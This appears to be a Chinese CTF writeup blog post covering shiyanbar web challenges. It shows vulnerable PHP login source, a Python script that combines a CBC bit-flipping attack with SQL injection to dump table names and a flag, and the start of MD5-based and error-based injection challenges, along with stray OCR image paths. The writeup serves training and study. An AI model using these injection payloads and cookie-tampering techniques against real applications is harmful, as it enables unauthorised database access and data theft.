
实验吧 CTF 题目之 WEB Writeup 通关大全 - 1

原创

DarkN0te 于 2020-02-24 19:46:09 发布 426 收藏 4

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/m0_46232048/article/details/104483757



文章目录

概述


解除CTF也有很多年了，但是真正的将网上的题目通关刷题还是没有过的，同时感觉水平下降的太厉害，这两个月准备把网上目前公开有的CTF环境全部刷一遍，同时收集题目做为素材，为后面的培训及靶场搭建做好准备。本文是实验吧2018年7月8日前所有Web类的题目通关Writeup。

Writeup


简单的登录题

题目链接 http://www.shiyanbar.com/ctf/2037

此题目虽然放在第一个，分数也不高，但是还是比较复杂的。



抓包发现一个 提示



查看 test.php ，发现是 index.php 的源码。

```
&lt;?php
define(&quot;SECRET_KEY&quot;, &#039;**********&#039;);
define(&quot;METHOD&quot;, &quot;aes-128-cbc&quot;);
error_reporting(0);
include(&#039;conn.php&#039;);
function sqliCheck($str){
 if(preg_match(&quot;/\\|,|-|#|=|~|union|like|procedure/i&quot;,$str)){
  return 1;
 }
 return 0;
}
function get_random_iv(){
```

```
    $random_iv=&#039;&#039;;
    for($i=0;$i&lt;16;$i++){
        $random_iv.=chr(rand(1,255));
    }
    return $random_iv;
}
function login($info){
 $iv = get_random_iv();
 $plain = serialize($info);
    $cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv);
    setcookie(&quot;iv&quot;, base64_encode($iv));
    setcookie(&quot;cipher&quot;, base64_encode($cipher));
}
function show_homepage(){
 global $link;
    if(isset($_COOKIE[&#039;cipher&#039;]) &amp;&amp; isset($_COOKIE[&#039;iv&#039;])){
        $cipher = base64_decode($_COOKIE[&#039;cipher&#039;]);
        $iv = base64_decode($_COOKIE[&quot;iv&quot;]);
        if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)){
            $info = unserialize($plain) or die(&quot;<p>base64_decode('".base64_encode($plain)."') can't unserialize</p>");
            $sql="select * from users limit ".$info['id'].",0";
            $result=mysqli_query($link,$sql);

            if(mysqli_num_rows($result)&gt;0  or die(mysqli_error($link))){
             $rows=mysqli_fetch_array($result);
    echo '<h1>Hello!'.$rows['username'].'</h1>';
   }
   else{
    echo '<h1>Hello!</h1>';
   }
        }else{
            die("ERROR!");
        }
    }
}
if(isset($_POST['id'])){
    $id = (string)$_POST['id'];
    if(sqliCheck($id))
  die("<h1 style='color:red'>sql inject detected!</h1>");
    $info = array('id'=&gt;$id);
    login($info);
    echo '<h1>Hello!</h1>';
}else{
    if(isset($_COOKIE["iv"])&amp;&amp;isset($_COOKIE['cipher'])){
        show_homepage();
    }else{
        echo '
                <div id="wrapper" style="margin:0 auto;width:800px">
                    <form name="login-form" class="login-form" action="" method="post">
                        <div class="header">
                        <h1>Login Form</h1>
                        <span>input id to login</span>
                        </div>
                        <div class="content">

                        </div>
                        <div class="footer">
                        <p></p>
                        </div>
                    </form>
```

```
            </div>
        ';
    }
}
?&gt;
```

代码实现的流程:

1. 提交上来的id，先进行关键字的过滤，防止SQL注入，包括=、-、#、union、like、procedure等等，如果检测到这些敏感字符，则会直接die并返回显示Sql inject detected。
2. 通过过滤的id，服务器会返回两个值：iv与cipher。iv：随机生成的16位值，再经过base64转码。cipher：id序列化、预设的SECRET_KEY（打码）、上面得到的iv值，三者经过aes-128-cbc加密得到cipher值。服务器把iv、cipher设置到cookie然后返回，顺便还显示了一个Hello！
3. 如果Post给服务器的报文，没有包括id，而且cookie里有iv和cipher值，则进入函数show_homepage()；
4. show_homepage()大致过程：将iv、cipher经过base64解码，然后把预设的SECRET_KEY（打码）、iv、cipher经过aes-128-cbc解密，得到plain。
5. 如果plain无法反序列化，则die并返回plain的base64编码数据；如果可以序列化，则将id值拼接到sql语句中“select * from users limit .$info[‘id’] ,0”，并提交到数据库，返回数据，并附在返回的Hello后。


根据程序流程分析，我们的目标是实现sql注入，拿到数据库的内容应该就可以获取到Flag了。目前的sql语句为

```
$sql="select * from users limit ".$info['id'].",0";
```


根据sql语句，可以开看到，这条语句永远都返回的0条记录，除非能够进行注入，将后面的`,0`注释掉，才能够获取到数据，如使用语句`1,100#`。

由于过滤了`#、--`，所以尝试用`%00`，用Burp Repeater尝试，将`id=1 %00`，post提交，然后用返回的iv、cipher值，作为第二次的cookie，然后去掉`id=`（这样做的原因是因为源代码如果id参数不存在，则获取到cookie里的各种值作为查询的参数，而cookie内的值为上一次的查询值），再次post，结果能返回`Hello!rootzz`。

如下图



将cookie按照服务器设置要求进行设置



没有按到flag，推测要获取整个库第一次提交id时，做了过滤，但是第二次提交iv和cipher值，是不会做过滤的，使用cbc翻转一个字节进行攻击（发送一个可以绕过字符过滤的id值，然后通过cbc翻转攻击将一部分需要改变的字符修改为我们想要的，达到sql注入目的）。

1. 提交能经过过滤检测的SQL语句，如id=12。
2. 结合得到的iv、cipher，用cbc字节翻转cipher对应id=12中2的字节，得到cipher_new，提交iv、cipher_new。
3. 第二次提交得到plain（如果忘了是啥可以往回看）。
4. 把iv、plain、‘id=12’序列第一行（16个字节为一行），进行异或操作，得到iv_new。
5. 把iv_new、cipher_new，去掉id=xx post到服务器即可得到 id=1# 的结果，即Hello!rootzz。

使用脚本

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-
"""
@Author : darkN0te
@Create date : 2018-07-07
@description : 凯撒轮转密码解密
@Update date :
"""
from base64 import *
import urllib
import requests
import re

def denglu(payload,idx,c1,c2):
    url=r'http://ctf5.shiyanbar.com/web/jiandan/index.php'
    payload = {'id': payload}
    r = requests.post(url, data=payload)
    Set_Cookie=r.headers['Set-Cookie']
    iv=re.findall(r"iv=(.*?),", Set_Cookie)[0]
    cipher=re.findall(r"cipher=(.*)", Set_Cookie)[0]
    iv_raw = b64decode(urllib.unquote(iv))
    cipher_raw=b64decode(urllib.unquote(cipher))
    lst=list(cipher_raw)
    lst[idx]=chr(ord(lst[idx])^ord(c1)^ord(c2))
    cipher_new=''.join(lst)
    cipher_new=urllib.quote(b64encode(cipher_new))
    cookie_new={'iv': iv,'cipher':cipher_new}
    r = requests.post(url, cookies=cookie_new)
    cont=r.content
    plain = re.findall(r"base64_decode\('(.*?)'\)", cont)[0]
    plain = b64decode(plain)
    first='a:1:{s:2:"id";s:'
    iv_new=''
    for i in range(16):
        iv_new += chr(ord(first[i])^ord(plain[i])^ord(iv_raw[i]))
    iv_new = urllib.quote(b64encode(iv_new))
    cookie_new = {'iv': iv_new, 'cipher': cipher_new}
    r = requests.post(url, cookies=cookie_new)
    rcont = r.content
    print rcont

denglu('12',4,'2','#')
denglu('0 2nion select * from((select 1)a join (select 2)b join (select 3)c);'+chr(0),6,'2','u')
denglu('0 2nion select * from((select 1)a join (select group_concat(table_name) from information_schema.tables where table_schema regexp
database())b join (select 3)c);'+chr(0),7,'2','u')
denglu("0 2nion select * from((select 1)a join (select group_concat(column_name) from information_schema.columns where table_name regex
p 'you_want')b join (select 3)c);"+chr(0),7,'2','u')
denglu("0 2nion select * from((select 1)a join (select * from you_want)b join (select 3)c);"+chr(0),6,'2','u')
```

得到结果

```
<h1><center>Hello!rootzz</center></h1>
<h1><center>Hello!2</center></h1>
<h1><center>Hello!users,you_want</center></h1>
<h1><center>Hello!value</center></h1>
<h1><center>Hello!flag{c42b2b758a5a36228156d9d671c37f19}</center></h1>
```

参考链接


- https://www.jianshu.com/p/4c1e5d24d781 。
- https://blog.csdn.net/csu_vc/article/details/79619309 。
- https://blog.csdn.net/jeffreynnn/article/details/77100389 。

后台登录

题目链接 http://ctf5.shiyanbar.com/web/houtai/ffifdyop.php

此题目为 MD5加密后的SQL注入 ，参考链接 https://blog.csdn.net/greyfreedom/article/details/45846137 ，基本原理为

> 今天看到
> sql=”SELECT* FROMadminWHEREpass=” md5(password,true)”””; 这样一个sql，其实可以注入，思路比较




加了料的报错注入


题目链接 http://ctf5.shiyanbar.com/web/baocuo/index.php
打开网页查看源代码给出了这样的信息。


```
<center><h1>Please login!</h1></center><br><center>tips:post username and password...</center>
<!-- $sql="select * from users where username='$username' and password='$password'";  -->
```

可以看到sql语句中又username和password。



测试后发现有sql注入检测，想怎么绕过。使用 username=admin' or '1&password=admin 可以发现登录了，说明登陆后并不会给Flag，那么flag应该在数据库中，需要进行暴库。使用bp利用fuzz字典对username和password分别进行探测。



